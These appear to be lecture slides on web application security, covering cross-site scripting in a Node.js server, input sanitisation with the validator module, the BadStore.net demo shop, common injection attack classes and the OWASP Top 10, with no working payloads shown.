


# Lets look at what happens




```
easy-to-attack-server.js
1 /* global process */
2 var express = require("express");
3 var url = require("url");
4 var http = require("http");
5 var app;
6 var port = 3000;
7 app = express();
8 http.createServer(app).listen(port);
```


[https://youtu.be/D-JC1OdDo\\_M](https://youtu.be/D-JC1OdDo_M)



# But wait ... what's the point?



# One possibility ...



# How to avoid this

- Adapt server-side scripts to **sanitise** and validate **all** user input and **encode** the output
- Options:
  - **Strip HTML tags** from the input using a regular expression
  - **Reject** any **input** containing “<” or “>”
  - Escape (encode) HTML entities

a number of node.js modules exist for this task

```
1 var validator = require('validator');  
2 ...  
3 var name = ( query["name"]!=undefined) ? query["name"] : "";  
4 var cleaned = validator.escape(name); //escaping HTML
```




# More generally ... exploiting unchecked input


1. Inject **malicious data** into Web applications
2. **Manipulate applications** using malicious data


# Injecting malicious data

- **Parameter manipulation** of HTML **forms**
- **URL** manipulation  
(remember: URLs often contain parameters)
- **Hidden HTML field** manipulation
- **HTTP header** manipulation
- **Cookie** manipulation



**BADSTORE.NET**

Quick Item Search  

Welcome **Claudia** - Cart contains 0 items at \$0.00  [View Cart](#)

# Welcome to BadStore.net!

Home  
What's New

<https://youtu.be/Z3BGagaH36Y>

[Login / Register](#)

---

**SUPPLIERS ONLY**

[Supplier Login](#)  
 [Web Services](#)


---

**- REFERENCE -**

*BadStore.net  
Manual v2.1*

---

 [Subscribe](#)



# Manipulating applications

- **SQL injection**

- Pass input containing **SQL commands** to a database server for execution

- **Cross-site scripting**

- Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code

- **Path traversal**

- Exploit **unchecked user input to control** which files are accessed on the server

- **Command injection**

- Exploit **unchecked user input to execute shell commands**



# Taking a closer look at the OWASP Top 10

<https://www.owasp.org/>

Unsafe components

Unvalidated redirects/forwards

Security misconfigurations

Function level access

Injection

Authentication & sessions

